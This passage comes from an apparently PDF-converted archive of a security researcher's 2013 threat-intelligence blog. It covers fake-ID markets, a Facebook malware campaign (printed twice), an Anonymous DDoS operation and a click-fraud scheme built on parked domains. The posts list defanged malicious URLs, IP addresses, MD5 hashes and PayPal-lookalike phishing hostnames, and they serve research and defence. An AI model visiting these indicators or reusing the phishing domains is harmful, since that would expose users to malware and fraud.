Affected countries include: Russia, Belarus, Canada, Germany, Denmark, Finland, Israel, Netherlands (Holland), Norway, Romania, United Kingdom, United States, Australia, Ukraine. The prices vary between \$20-30, and according to the vendors, use real people's data/photos etc.

It's also worth emphasizing on the fact that, of all the countries, Russia's underground marketplace for fake documents is perhaps the most vibrant one. Next to high-quality fake documents/IDs/passports, they're naturally the cheap alternatives, which Russian fraudsters have been literally generating for years, relying on DIY (do-it-yourself) tools/stamp editors like these:

434



435



436



Thanks to the demand for such kind of underground market assets, I'm certain that that market would continue flour-

ishing, and would eventually reach a stage where the vendors would start sacrificing OPSEC (Operational Security)

in an attempt to reach customers from virtually every country. With localization on demand services proliferating,

next to the ubiquitous for the cybercrime ecosystem, affiliate based revenue-sharing models, vendors of fake doc-

uments/IDs/passports, have virtually everything that they need at their disposal, if they were to start targeting the

international audience.

1. [http://www.team-cymru.com/ReadingRoom/Whitepapers/2010/FakeID\\_in\\_the\\_Underground\\_Economy.pdf](http://www.team-cymru.com/ReadingRoom/Whitepapers/2010/FakeID_in_the_Underground_Economy.pdf)

2. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>

437

**2.6**

**June**

438



## **Summarizing Webroot's Threat Blog Posts for May (2013-06-04 15:24)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for May, 2013. You can subscribe to

[2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

**01.** [3]FedWire 'Your Wire Transfer' themed emails lead to malware

**02.** [4]A peek inside a CVE-2013-0422 exploiting DIY malicious Java applet generating tool

**03.** [5]New IRC/HTTP based DDoS bot wipes out competing malware

**04.** [6]New version of DIY Google Dorks based mass website hacking tool spotted in the wild

**05.** [7]Citibank 'Merchant Billing Statement' themed emails lead to malware

**06.** [8]Fake Amazon 'Your Kindle E-Book Order' themed emails circulating in the wild, lead to client-side exploits and malware

**07.** [9]Cybercriminals impersonate New York State's Department of Motor Vehicles (DMV), serve malware

**08.** [10]Cybercriminals offer HTTP-based keylogger for sale, accept Bitcoin

**09.** [11]Newly launched E-shop for hacked PCs charges based on malware 'executions'

**10.** [12]New subscription-based 'stealth Bitcoin miner' spotted in the wild

**11.** [13]Fake 'Free Media Player' distributed via rogue 'Adobe Flash Player HD' advertisement

- 12.** [14]Newly launched 'Magic Malware' spam campaign relies on bogus 'New MMS' messages
- 13.** [15]Commercial 'form grabbing' rootkit spotted in the wild
- 14.** [16]DIY malware cryptor as a Web service spotted in the wild – part two
- 15.** [17]CVs and sensitive info soliciting email campaign impersonates NATO
- 16.** [18]New commercially available DIY invisible Bitcoin miner spotted in the wild
- 17.** [19]Fake 'Export License/Payment Invoice' themed emails lead to malware
- 18.** [20]Compromised Indian government Web site leads to Black Hole Exploit Kit
- 19.** [21]Cybercriminals resume spamvertising Citibank 'Merchant Billing Statement' themed emails, serve malware
- 20.** [22]Marijuana-themed DDoS for hire service spotted in the wild
- 21.** [23]Fake 'Vodafone U.K Images' themed malware serving spam campaign circulating in the wild

***This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://blog.webroot.com/2013/05/01/fedwire-your-wire-transfer-themed-emails-lead-to-malware/>
4. <http://blog.webroot.com/2013/05/02/a-peek-inside-a-cve-2013-0422-exploiting-diy-malicious-java-applet-generating-tool/>
5. <http://blog.webroot.com/2013/05/03/new-irchttp-based-ddos-bot-wipes-out-competing-malware/>
6. <http://blog.webroot.com/2013/05/06/new-version-of-diy-google-dorks-based-mass-website-hacking-tool-spotted-in-the-wild/>
7. <http://blog.webroot.com/2013/05/07/citibank-merchant-billing-statement-themed-emails-lead-to-malware/>
8. <http://blog.webroot.com/2013/05/08/fake-amazon-your-kindle-e-book-order-themed-emails-circulating-in-the-wild-lead-to-client-side-exploits-and-malware/>
9. <http://blog.webroot.com/2013/05/09/cybercriminals-impersonate-new-york-states-department-of-motor-vehicles-dmv-serve-malware/>
10. <http://blog.webroot.com/2013/05/10/cybercriminals-offer-http-based-keylogger-for-sale-accept-bitcoin/>
11. <http://blog.webroot.com/2013/05/13/newly-launched-e-shop-for-hacked-pcs-charges-based-on-malware-executions/>



12. <http://blog.webroot.com/2013/05/14/new-subscription-based-stealth-bitcoin-miner-spotted-in-the-wild/>

13.

<http://blog.webroot.com/2013/05/15/fake-free-media-player-distributed-via-rogue-adobe-flash-player-hd-advertisement/>

14.

<http://blog.webroot.com/2013/05/17/newly-launched-magic-malware-spam-campaign-relies-on-bogus-new-mms-messages/>

15. <http://blog.webroot.com/2013/05/17/commercial-form-grabbing-rootkit-spotted-in-the-wild/>

16. <http://blog.webroot.com/2013/05/20/diy-malware-cryptor-as-a-web-service-spotted-in-the-wild-part-two/>

17. <http://blog.webroot.com/2013/05/21/cvs-and-sensitive-info-soliciting-email-campaign-impersonates-nato/>

18. <http://blog.webroot.com/2013/05/22/new-commercially-available-diy-invisible-bitcoin-miner-spotted-in-the-wild/>

19. <http://blog.webroot.com/2013/05/23/fake-export-licensepayment-invoice-themed-emails-lead-to-malware/>

20.

<http://blog.webroot.com/2013/05/24/compromised-indian-government-web-site-leads-to-black-hole-exploit-kit/>

[it/](#)

21. <http://blog.webroot.com/2013/05/29/cybercriminals-resume-spamvertising-citibank-merchant-billing-statements-themed-emails-serve-malware/>

22. <http://blog.webroot.com/2013/05/30/marijuana-themed-ddos-for-hire-service-spotted-in-the-wild/>

23.

<http://blog.webroot.com/2013/05/31/fake-vodafone-u-k-images-themed-malware-serving-spam-campaign-circulating-in-the-wild/>

24. <http://ddanchev.blogspot.com/>

25. <http://twitter.com/danchodanchev>

440



## **Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook**

**(2013-06-10 15:07)**

A currently ongoing Facebook spreading malware-serving campaign, entices users into downloading and executing

a malicious executable, pretending to be a " *Who's Viewed Your Facebook Profile*" extension. In reality though, the executable, part of a campaign that's been ongoing for several months, will steal private information from local

browsers, will auto-start on Windows startup, and will attempt to infect all of the victim's friends across Facebook.

The executable, including several other related executables part of the campaign, are currently hosted on Google

Code, and according to Google Code's statistics, one of the malicious files has already been downloaded 1,870,788

times. Surprisingly, the Coode Project is called " *Project Don't Download*". Very interesting self-contradicting social engineering attempt.

Let's dissect the campaign, list the domain's portfolio used in it, provide detection rates for the malicious exe-

cutables, and connect the campaign to multiple other campaigns observed in the wild over the last couple of weeks.

[1]

441



### **Sample redirection chain:**

*hxxp://cnlz3.tk/?2959858*

->

*hxxp://profilelo.8c1.net/*

->

*hxxp://profileste.uni.me/?skuwjjsadsuquwhdas*

->

*hxxps://project-dont-download.googlecode.com/files/Profile  
%20View %20- %205v2.exe*

**Subdomain reconnaissance:**

**profilelo.8c1.net** - 82.208.40.3

**profileste.uni.me** - 198.23.52.98

**project-dont-download.googlecode.com** - Email:  
mergimi14@live.com

Detection rate for the malicious executable: [2]**MD5:**  
**c5b2247a37a8d26063af55c6c975782d** - detected by 23

out of 47 antivirus scanners as JS:Clicker-P [Trj];  
RDN/Generic.dx!chs

**Once executed, the sample drops the following MD5s  
on the affected hosts:**

*MD5: 3729796a618de670128e80bb750dba35*

*MD5: bc5ea93000fd79cf3d874567068adfc5*

*MD5: 3448d5a74e86fdc88569df99dbc19c55*

*MD5: c3c67c3df487390dfdfa4890832b8a46*

*MD5: 161fff31429f1fcd99a56208cf9d2b58*

*MD5: c8dfbeb2e89a9557523b5a57619a9c44*

*MD5: b83d2283066c68e8cc448c578dd121aa*

442



*MD5: 0e254726843ed308ca142333ea0c5d28*

*MD5: cbb6e03d0b08ba4a8eeac1467921b7dd*

*MD5: a3ef72a0345a564bde3df2654f384a21*

*MD5: 123c9d897b74548aa6ce65b456a8b732*

*MD5: 181f01156f23d4e732a414eaa2f6b870*

*MD5: 74d4b4298bc6fe8871ad1aa654d347c6*

### **Download statistics for the malicious executables hosted on Google Code:**

Profile Viewer - 5.exe - 1,870,788 downloads

Profile Stalker - V.exe - 45983 downloads

Profile View - 5v2.exe - 9496 downloads

Profile Stalker - D.exe - 2 downloads

Detection rates for the malicious executables hosted on Google Code:

Profile Stalker - D.exe - [3]**MD5: c9220176786fe074de210529570959c5** - detected by 3 out of 47 antivirus scanners

as Trojan.AVKill.30538; JS/TrojanClicker.Agent.NDL

Profile Stalker - V.exe - [4]**MD5: a6073378d764e3af4cb289cac91b3f97** - detected by 24 out of 47 antivirus scanners

as JS/TrojanClicker.Agent.NDL; Trojan.Win32.Clicker!BT

Profile Viewer - 5.exe - [5]**MD5:**  
**814837294bc34f288e31637bab955e6c** - detected by 24  
out of 47 antivirus scanners

as Troj/Agent-ABOE

**Samples phone back to the followind URLs/domains:**

*hxxp://stats.app-data.net/installer.gif?action=started*

*&browser=ie6*

*&ver=1*

*\_26*

*\_153*

*&bic=00A473047B09414785A7A54908970321E*

*&app=30413 &appver=0*

*&verifier=d3459d462f931be10f76456d86fe24d-*

*5 &srcid=0 &subid=0 &zdata=0 &ff=0 &ch=0 &default=ie  
&os=XP32 &admin=1 &type=1 &asw=0*

**stats.app-data.net** - 207.171.163.139

**app-static.crossrider.com** - 69.16.175.10

**errors.app-data.net** - 207.171.163.139

Facebook and Google have been notified.

***This post has been reproduced from [6]Dancho  
Danchev's blog. Follow him [7]on Twitter.***

1.

[http://1.bp.blogspot.com/-lxZJezC4rz0/UbW86IHzcBI/AAAAAAAAAFu0/dmQ14sZpxgg/s1600/Whos\\_Viewed\\_Your\\_Facebook](http://1.bp.blogspot.com/-lxZJezC4rz0/UbW86IHzcBI/AAAAAAAAAFu0/dmQ14sZpxgg/s1600/Whos_Viewed_Your_Facebook)

[\\_Profile\\_Fake\\_Rogue\\_Extension.png](#)

2.

<https://www.virustotal.com/en/file/7b5f495dbc987f16c1f331141dd9dd62a8066503226d5bf457cbd5875515a600/analysis/443>

[443](#)

[is/](#)

3.

<https://www.virustotal.com/en/file/5a2729550420e40836fd2f5e2bb42fe4b9d36dd3fbb0f12fc05b829b5e295f80/analysis/1370862388/>

[is/1370862388/](#)

4.

<https://www.virustotal.com/en/file/07ac717f288cdee6c5b6ef4eeda86f90892ef26fd11c7aac11ea6401a7dcc2e6/analysis/1370862459/>

[is/1370862459/](#)

5.

<https://www.virustotal.com/en/file/de7e13991bbbe84c6470c070d675ceff1f07b3ff3c545ca53b33ebbc1790b9c9/analysis/1370862551/>

[is/1370862551/](#)

6. <http://ddanchev.blogspot.com/>

7. <http://twitter.com/danchodanchev>

444



## Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook

(2013-06-10 15:07)

A currently ongoing Facebook spreading malware-serving campaign, entices users into downloading and executing

a malicious executable, pretending to be a " *Who's Viewed Your Facebook Profile*" extension. In reality though, the executable, part of a campaign that's been ongoing for several months, will steal private information from local

browsers, will auto-start on Windows startup, and will attempt to infect all of the victim's friends across Facebook.

The executable, including several other related executables part of the campaign, are currently hosted on Google

Code, and according to Google Code's statistics, one of the malicious files has already been downloaded 1,870,788

times. Surprisingly, the Google Project is called " *Project Don't Download*". Very interesting self-contradicting social engineering attempt.

Let's dissect the campaign, list the domain's portfolio used in it, provide detection rates for the malicious exe-

cutables, and connect the campaign to multiple other campaigns observed in the wild over the last couple of weeks.

[1]

445





## **Sample redirection chain:**

*hxxp://cnlz3.tk/?2959858*

->

*hxxp://profilelo.8c1.net/*

->

*hxxp://profileste.uni.me/?skuwjjsadsuquwhdas*

->

*hxxps://project-dont-download.googlecode.com/files/Profile  
%20View %20- %20v2.exe*

## **Subdomain reconnaissance:**

**profilelo.8c1.net** - 82.208.40.3

**profileste.uni.me** - 198.23.52.98

**project-dont-download.googlecode.com** - Email:  
mergimi14@live.com

Detection rate for the malicious executable: [2]**MD5:  
c5b2247a37a8d26063af55c6c975782d** - detected by 23

out of 47 antivirus scanners as JS:Clicker-P [Trj];  
RDN/Generic.dx!chs

## **Once executed, the sample drops the following MD5s on the affected hosts:**

*MD5: 3729796a618de670128e80bb750dba35*

*MD5: bc5ea93000fd79cf3d874567068adfc5*

*MD5: 3448d5a74e86fdc88569df99dbc19c55*

*MD5: c3c67c3df487390dfdfa4890832b8a46*

*MD5: 161fff31429f1fcd99a56208cf9d2b58*

*MD5: c8dfbeb2e89a9557523b5a57619a9c44*

*MD5: b83d2283066c68e8cc448c578dd121aa*

446



*MD5: 0e254726843ed308ca142333ea0c5d28*

*MD5: cbb6e03d0b08ba4a8eeac1467921b7dd*

*MD5: a3ef72a0345a564bde3df2654f384a21*

*MD5: 123c9d897b74548aa6ce65b456a8b732*

*MD5: 181f01156f23d4e732a414eaa2f6b870*

*MD5: 74d4b4298bc6fe8871ad1aa654d347c6*

### **Download statistics for the malicious executables hosted on Google Code:**

Profile Viewer - 5.exe - 1,870,788 downloads

Profile Stalker - V.exe - 45983 downloads

Profile View - 5v2.exe - 9496 downloads

Profile Stalker - D.exe - 2 downloads

Detection rates for the malicious executables hosted on Google Code:

Profile Stalker - D.exe - [3]**MD5:**  
**c9220176786fe074de210529570959c5** - detected by 3  
out of 47 antivirus scanners

as Trojan.AVKill.30538; JS/TrojanClicker.Agent.NDL

Profile Stalker - V.exe - [4]**MD5:**  
**a6073378d764e3af4cb289cac91b3f97** - detected by 24  
out of 47 antivirus scanners

as JS/TrojanClicker.Agent.NDL; Trojan.Win32.Clicker!BT

Profile Viewer - 5.exe - [5]**MD5:**  
**814837294bc34f288e31637bab955e6c** - detected by 24  
out of 47 antivirus scanners

as Troj/Agent-ABOE

**Samples phone back to the followind URLs/domains:**

*hxxp://stats.app-data.net/installer.gif?action=started*

*&browser=ie6*

*&ver=1*

*\_26*

*\_153*

*&bic=00A473047B09414785A7A54908970321IE*

*&app=30413 &appver=0*

*&verifier=d3459d462f931be10f76456d86fe24d-*

*5 &srcid=0 &subid=0 &zdata=0 &ff=0 &ch=0 &default=ie*

*&os=XP32 &admin=1 &type=1 &asw=0*

**stats.app-data.net** - 207.171.163.139

**app-static.crossrider.com** - 69.16.175.10

**errors.app-data.net** - 207.171.163.139

Facebook and Google have been notified.

Updates will be posted as soon as new developments take place.

1.

[http://1.bp.blogspot.com/-lxZJezC4rz0/UbW86IHzcBI/AAAAAAAAAFu0/dmQ14sZpxgg/s1600/Whos\\_Viewed\\_Your\\_Facebook](http://1.bp.blogspot.com/-lxZJezC4rz0/UbW86IHzcBI/AAAAAAAAAFu0/dmQ14sZpxgg/s1600/Whos_Viewed_Your_Facebook)

[\\_Profile\\_Fake\\_Rogue\\_Extension.png](#)

2.

<https://www.virustotal.com/en/file/7b5f495dbc987f16c1f331141dd9dd62a8066503226d5bf457cbd5875515a600/analysis/447>

[is/](#)

[is/](#)

3.

<https://www.virustotal.com/en/file/5a2729550420e40836fd2f5e2bb42fe4b9d36dd3fbb0f12fc05b829b5e295f80/analysis/1370862388/>

[is/1370862388/](#)

4.

<https://www.virustotal.com/en/file/07ac717f288cdee6c5b6ef4eeda86f90892ef26fd11c7aac11ea6401a7dcc2e6/analysis/1370862459/>

[is/1370862459/](#)

5.

<https://www.virustotal.com/en/file/de7e13991bbbe84c6470c070d675ceff1f07b3ff3c545ca53b33ebbc1790b9c9/analysis/1370862551/>

[is/1370862551/](https://www.virustotal.com/en/file/de7e13991bbbe84c6470c070d675ceff1f07b3ff3c545ca53b33ebbc1790b9c9/analysis/1370862551/)

448



## **'Anonymous' Group's DDoS Operation Titstorm (2013-06-12 20:01)**

With last months [1]'Anonymous' Group's DDoS Operation Titstorm campaign a clear success based on the real-time

monitoring of the crowdsourcing-driven attack, it's time to take a brief retrospective on the tools and tactics used,

and relate

- Go through an analysis of 2009's failed **[2]Operation Didgeridie DDoS campaign**

Why is Operation Titstorm an important one to profile? Not only because it worked compared to **[3]Operation**

**Didgeridie**, but also, due to the fact that crowdsourcing driven (malicious culture of participation) DDoS attacks have proven themselves throughout the past several years, as an alternative to DDoS for hire attacks.

- DIY ICMP flooders
- Web based multiple iFrame loaders to consume server CPU
- Web based email bombing tools+predefined lists of emails belonging to government officials/employees

**Go through related posts on crowdsourcing DDoS attacks/malicious culture of participation:**

[4]Coordinated Russia vs Georgia cyber attack in progress

[5]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites

[6]People's Information Warfare Concept

[7]Electronic Jihad v3.0 - What Cyber Jihad Isn't

449

[8]Electronic Jihad's Targets List

[9]The DDoS Attack Against CNN.com

[10]Chinese Hacktivists Waging People's Information Warfare Against CNN

[11]The Russia vs Georgia Cyber Attack

[12]Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks

[13]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[14]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

*This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.*

1. <http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website>

[s-20100210-nqku.html](http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website-s-20100210-nqku.html)

2. <http://blogs.zdnet.com/security/?p=4234>
3. <http://blogs.zdnet.com/security/?p=4234>
4. <http://blogs.zdnet.com/security/?p=1670>
5. <http://blogs.zdnet.com/security/?p=3613>
6. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
7. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
8. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
9. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
10. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
11. <http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html>
12. <http://ddanchev.blogspot.com/2008/10/real-time-osint-vs-historical-osint-in.html>
13. <http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html>
14. <http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html>
15. <http://ddanchev.blogspot.com/>
16. <http://twitter.com/danchodanchev>

450



## **Bogus "Shocking Video" Content at Scribd Exposes Malware Monetization Scheme Through Parked Domains (2013-06-20 22:44)**

Bogus content populating Scribd, centralized malicious/typosquatted/parked domains/fraudulent infrastructure,

combined with dozens of malware samples phoning back to this very same infrastructure to monetize the fraudulently generated traffic, it doesn't get any better than this, does it?

### **URL redirection chain:**

*hxxp://papaver.in/shocking/scr68237*

->

*hxxp://dsnetservices.com/?epl=98EbooDNwLit-*

*qQViA4tbYD7JMZAQuEUyV387pMY  
NBODms0CdAg9qAe5QvBgKTO6xW6jHW1iYo5F8yDlvYx*

*7Aavd8wLHmZwHDlItbG4Eta-  
GVtiO3i9LlnzyK0YgWmT2BOaEeaipahFIE8yB7mC  
EBrQzXXtQBVUSIMGIEwTo9iUp0IyDUOM*

*0mZKYzSpf6qGIAAgYN  
\_vvwAA4H8BAABAgFsLAADgPokxWVMmWUExNmhaQqA  
AAADw -> monetization through*

Google/MSN



451



**Domain names reconnaissance:**

**papaver.in** - 69.43.161.176 - Email:  
belcanto@hushmail.com - Belcanto Investment Group

**dsnetservices.com** - 208.73.211.152 - Email:  
admin@overseedomainmanagement.com - Oversee Domain  
Manage-

ment, LLC

452



**The following related domains are also registered  
with the same email (belcanto@hushmail.com):**

*4cheapsmoke.com*

*777payday.com*

*aboutforexincome.com*

*agroindusfinance.com*

*atvcrazy.com*

*bbbamericashop.com*

*bizquipleasing.com*

*cashforcrisis.com*

*cashmores-caravans.com*

*cashswim.com*

*cheapbuyworld.com*

*cheaptobbacco.com*

453

*cheapuc.com*

*debtheadaches.com*

*debtontorct.com*

*gcecenter.com*

*goldforcashevents.com*

*studioshc.com*

*thestandardjournal.com*

*travelgurur.com*

*atlanticlimos.net*

*bethelgroup.net*

*caravanningnews.net*

*casting-escort.net*

*cheapersales.net*

*couriernetwork.net*

*dragonarttattoo.net*

*girlgeniusonline.net*

*madameshairbeauty.net*

*manchester-escort.net*

*mygirlythings.net*

*vocabhelp.net*

*cheapmodelships.com*

*financialdebtfree.com*

*mskoffice.com*

*cashacll.com*

*apollohealthinsurance.com*

*nieportal.com*

*playfoupets.com*

*wducation.com*

*carwrappingtorino.net*

*crewealexultras.net*

*diamondsmassage.net*

*isleofwightferries.org*

*migliojewellery.org*

*mind-quad.org*

*moneyinfo.us*

*2daysdietslim.com*

*999cashlline.com*

*capitalfinanceome.com*

*capitlefinanceone.com*

*captialfinanceone.com*

*carehireinsurance.com*

*cashadvaceusa.com*

*cashadvancesupprt.com*

*cashdayday.com*

*cashgiftingxpress.com*

*cashginie.com*

*cashsoltionsuk.com*

*cathayairlinescheapfare.com*

*cheapaddidastops.com*

*cheapaparmets.com*

454

*cheapariaoftguns.com*

*cheapcheapcompters.com*

*cheapdealsinmalta.com*

*cheapdealsorlando.com*

*cheapeestees.com*

*cheapetickete.com*

*cheapeygptholidays.com*

*cheapfaresairlines.com*

*cheap-flighs.com*

*cheapflyithys.com*

*cheapfreestylebmx.com*

*cheapgoldjewelery.com*

*cheaphnoels.com*

*cheapholidaysites.com*

*cheaphotellakegeorge.com*

*cheaplawnbowls.com*

*cheapm1a1airsoft.com*

*cheapmetalsticksdiablo.com*

*cheapmpwers.com*

*cheapmsells.com*

*cheapotickeds.com*

*cheapottickets.com*

*cheaproptien.com*

*cheapryobicordlesstools.com*

*cheap-smell.com*

*cheapsmellscom.com*

*cheapsmes.com*

*cheapsscents.com*

*cheapstockers.com*

*cheapsummerdresser.com*

*cheaptents4sale.com*

*cheaptertextbooks.com*

*cheaptikesps.com*

*cheaptrainfairs.com*

*cheaptstickts.com*

*cheaptunictops.com*

*cheapuksupplement.com*

*cheapversaceclothes.com*

*cheapviagra4u.com*

*cliutterdiet.com*

*cocheaptickets.com*

*dailcheapreads.com*

*dcashstudious.com*

*debtinyou.com*

*diabetesdietsplans.com*

*dietaetreino.com*

*dietcetresults.com*

*dietcheff.com*

*dietdessertndgos.com*

*dietemaxbrasil.com*

455



*dietopan.com*

*discoveryremortgages.com*

*dmrbikescheap.com*

*ferrrycheap.com*

*financeblogspace.com*

*firstleasingcompanyofindia.com*

*firstresponcefinance.com*

*forexdirecotery.com*

*forexfacdary.com*

*foreximegadroid.com*

*forextrading2u.com*

*iitzcash.com*

*insanelycheapfights.com*

*insurancenbanking.com*

*inevenhotel.net*

*islamic-bank.us*

*italyonlinebet.com*

*m3motorsite.com*

456

**Out of the hundreds of domains known to have phoned back to the same IP in the past, the following are**

**particularly interesting:**

*motors.shop.ebay.com-cars-trucks-9722711.1svvo.net*

*motors.shop.ebay.com-trucks-cars-922.1svvo.net*

*paupal.it*

*paypa.com.login.php.nahda-online.com*

*paypal-secure.bengalurban.com*

*paypal.com-cgi.bin-webscr.cmd.login.submit-dispatch.5885d80a.13c0db1f8.e263663.*

*d3fa-*

*ee.38deaa3.e263663.login.submit.3.webrocha.com*

*paypal.com-cgi.bin-webscr.cmd.login.submit-dispatch.5885d80a.13c0db1f8.e263663.*

*d3fa-*



*ee.38deaa3.e263663.login.submit.4.webrocha.com*

*paypal.com.update.service.cgi.bin.webscr.cmd.login-submit.modernstuf.com*

*paypal.com.update.service.cgi.bin.webscr.cmd.login.submit.modernstuf.com*

*paypal.com.us.cgi-bin.webscr-cmd.login-run.dispatch.5885d80a13c0db1f8e263663d3f*

-

*aee8d43b1bb6ca6ed6aee8d43b16cv27bc.*

*darealsmoothvee.com*

*paypal.it.bengalurban.com*

**Malicious MD5s known to have made HTTP (monetization) requests to the same IP (69.43.161.176):**

*MD5: 7fa7500cd90bd75ae52a47e5c18ba800*

*MD5: 84b28cf33dee08531a6ece603ca92451*

*MD5: f04ce06f5b1c89414cb1ff9219401a0e*

*MD5: b2019625e4fd41ca9d70b07f2038803e*

*MD5: 6cfb98ac63b37c20529c43923bcb257c*

*MD5: 04641dbafe3d12b00a6b0cd84fba557f*

*MD5: 02476b31f2cdc2b02b8ef1e0072d4eb2*

*MD5: 0d5a69fa766343f77630aa936bb64722*

MD5: 57f7520b3958031336822926ed0d10b5

MD5: 00d08b163a86008cbe3349e4794ae3c0

MD5: 8dd2223da1ad1a555361c67794eb7e24

MD5: 737309010740c2c1fba3d989233c199c

MD5: eb3043e13dd8bb34a4a8b75612fe401e

MD5: eb4737492d9abcc4bd43b12305c4b2fc

MD5: 6257b9c3239db33a6c52a8ecb2135964

MD5: 481366b6e867af0d47a6642e07d61f10

MD5: d58b7158b3b1fb072098dba98dd82ed5

MD5: 9dd425b00b851f6c63ae069abbbec037

MD5: 6b0c07ce5ff1c3a47685f7be9793dce5

MD5: b2b5e82177a3beb917f9dd1a9a2cf91c

MD5: 05070da990475ac3e039783df4e503bc

MD5: c332dd499cdba9087d0c4632a76c59f0

MD5: 0768764fbbbeb84daa5641f099159ee7f

MD5: 843b44c77e47680aa4b274eee1aad4e7

MD5: 36f92066703690df1c11570633c93e73

MD5: 0504b00c51b0d96afd3bea84a9a242a2

MD5: 8b0de5eabc27d37fa97d2b998ffd841a

MD5: 2944b1437d1e8825585eea3737216776

MD5: fa13c7049ae14be0cf2f651fb2fa74ba

457

MD5: ba5e47e0ed7b96a34b716caee0990ea3

MD5: e67e56643f73ed3f6027253d9b5bdfac

MD5: 8b0de5eabc27d37fa97d2b998ffd841a

MD5: 2944b1437d1e8825585eea3737216776

MD5: 0ab654850416e347468a02ca5a369382

MD5: 4e372e5d1e2bd3fa68b85f6d1f861087

MD5: 696a9b85230a315cfe393d9335cae770

MD5: 04343c3269c33a5613ac5860ddb2ab81

MD5: 384a496cd4c2bc1327c225e19edbee54

MD5: a44b2380cdac36f9dfb460f8fbff3714

MD5: 9e2a83adb079048d1c421afaf56a73a6

MD5: e377c7ad8ab55226e491d40bf914e749

MD5: 46c7c70e30495b4b60be1c58a4397320

MD5: 841890281b7216e8c8ea1953b255881e

MD5: 4392f490e6ee553ff7a7b3c4bd1dd13f

MD5: eeeda63bec6d2704cf6f77f2fb8431cd

MD5: b68e183884ce980e300c93dfa375bb1f

MD5: 7990fb5c676bbcd0a6168ea0f8a0c1d7

MD5: adc250439474d38212773e161dadd6b4

MD5: 075ae09c016df3c7eb3d402d96fc2528

MD5: d03b5bf4a905879d9b93b6e81fc1ca55

MD5: 00c62c8a9f2cf7140b67acec477e6a14

MD5: b228fae216a9564192fa2153ae911d54

MD5: 2f778fc3a22b7d5feb0a357c850bdd0d

MD5: 9080f3a0dfde30aa8afa64f7c3f5d79a

MD5: 526c1f10f94544344de12abec96cf96f

MD5: 4d8ddc8d5f6698a6690985ca86b3de00

MD5: 1a7bb0c9b79d1604b4de5b0015202d02

MD5: 528be69afad5a5e6beb7b40aeb656160

MD5: 1769f1b5beae58c09e5e1aac9249f5de

MD5: 6fb86421ea607ed6c912a3796739ce9b

MD5: 22e36b887946e457964a2a28a756a1cd

MD5: 31a7816a1458321736979e0cfdd3d20f

MD5: 113572249856fc5f2848d1add06dc758

MD5: a8a002732c5a4959afbf034d37992b5d

MD5: 413a9116362ab8fb9ba622cc98c788b1

MD5: 4abb29fe3ec3239d93f7adbc8cb70259

MD5: 989bea3435e5ac5b8951baa07d356526

*MD5: 9a966076f114fbffc5cdbf5a90b3fd01*

*MD5: 14e64da2094ab1aae13d162107c504ec*

*MD5: 96bb6df37daef5b8de39ceae1e3a7396*

*MD5: d864369a0e8687ad3f89b693be84c8eb*

*MD5: 26b8b2c06e1604daee6bfe783a82479e*

*MD5: 63b922c94338862e7b9605546af2ef14*

*MD5: 19ba1497f088d850bd3902288bb3bd92*

*MD5: 96bb6df37daef5b8de39ceae1e3a7396*

*MD5: d864369a0e8687ad3f89b693be84c8eb*

*MD5: 26b8b2c06e1604daee6bfe783a82479e*

**Malicious MD5s known to have made HTTP  
(monetization) requests to the same IP  
(208.73.211.152):**

458

*MD5: db0aac72ed6d56497e494418132d7a41*

*MD5: aa47bd20f8a00e354633d930a3ebcb19*

*MD5: a957e914f697639df7dfb8483a88483b*

*MD5: a0b7b01a0574106317527e436e515fd3*

*MD5: 3d0d834fe7ca583ca6ed056392f4413d*

*MD5: fa342104b329978cba33639311afe446*

*MD5: f3b3e8b98bdfb6673da6d39847aec1b3*

MD5: 3ef52b2fd086094b591eb01bc32947c8

MD5: 128e70484a9f19ab9096fb9b1969bf89

MD5: ee7dc2d2c7d33855b4dd86ae6243ad22

MD5: 6fc317b6f66d73903ffe8d12df72e5f7

MD5: 3800a4a6d6620aa15db7ea717b4d10f5

MD5: 830bbfcaa499de30ab08a510ce4cbba2

MD5: 085afd7f26f388bd62bc53ed430fbbc6

MD5: 3035e120ce08f1824817e0d6eaecc806

MD5: d4db511618c52272e58f4c334414ed6e

MD5: dc4ab086d50dcdcd5ae060acfe9bddca

MD5: c2bc9e266857537699fd10142658bf31

MD5: 9e6ab643d34a6c37b6150aeb8a2e5adb

MD5: b6bb96470ef67c26c0a0e8a4d145c169

MD5: f5aa326e0b5322d7ac47a379e1e1c1f8

MD5: dc0f5c01d8deaabe9d57d31f9daf50b9

MD5: 4a42c42e7acd9ff32ebb18efc2d5b801

MD5: a254b2824867e05d52c60e0464121588

MD5: 7e612f7ac81ccddb368d3c9e47c9942a

MD5: 66cec28f23b692ff2019c70a76894c41

This case is a great example of one of the core practices when profiling cybercrime incidents and campaigns ->

sample everything, as what you're originally seeing is just the tip of the iceberg.

Related posts:

**[1]Click Fraud, Botnets and Parked Domains - All Inclusive**

**[2]A Commercial Click Fraud Tool**

***This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.***

1. <http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html>

2. <http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html>

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>
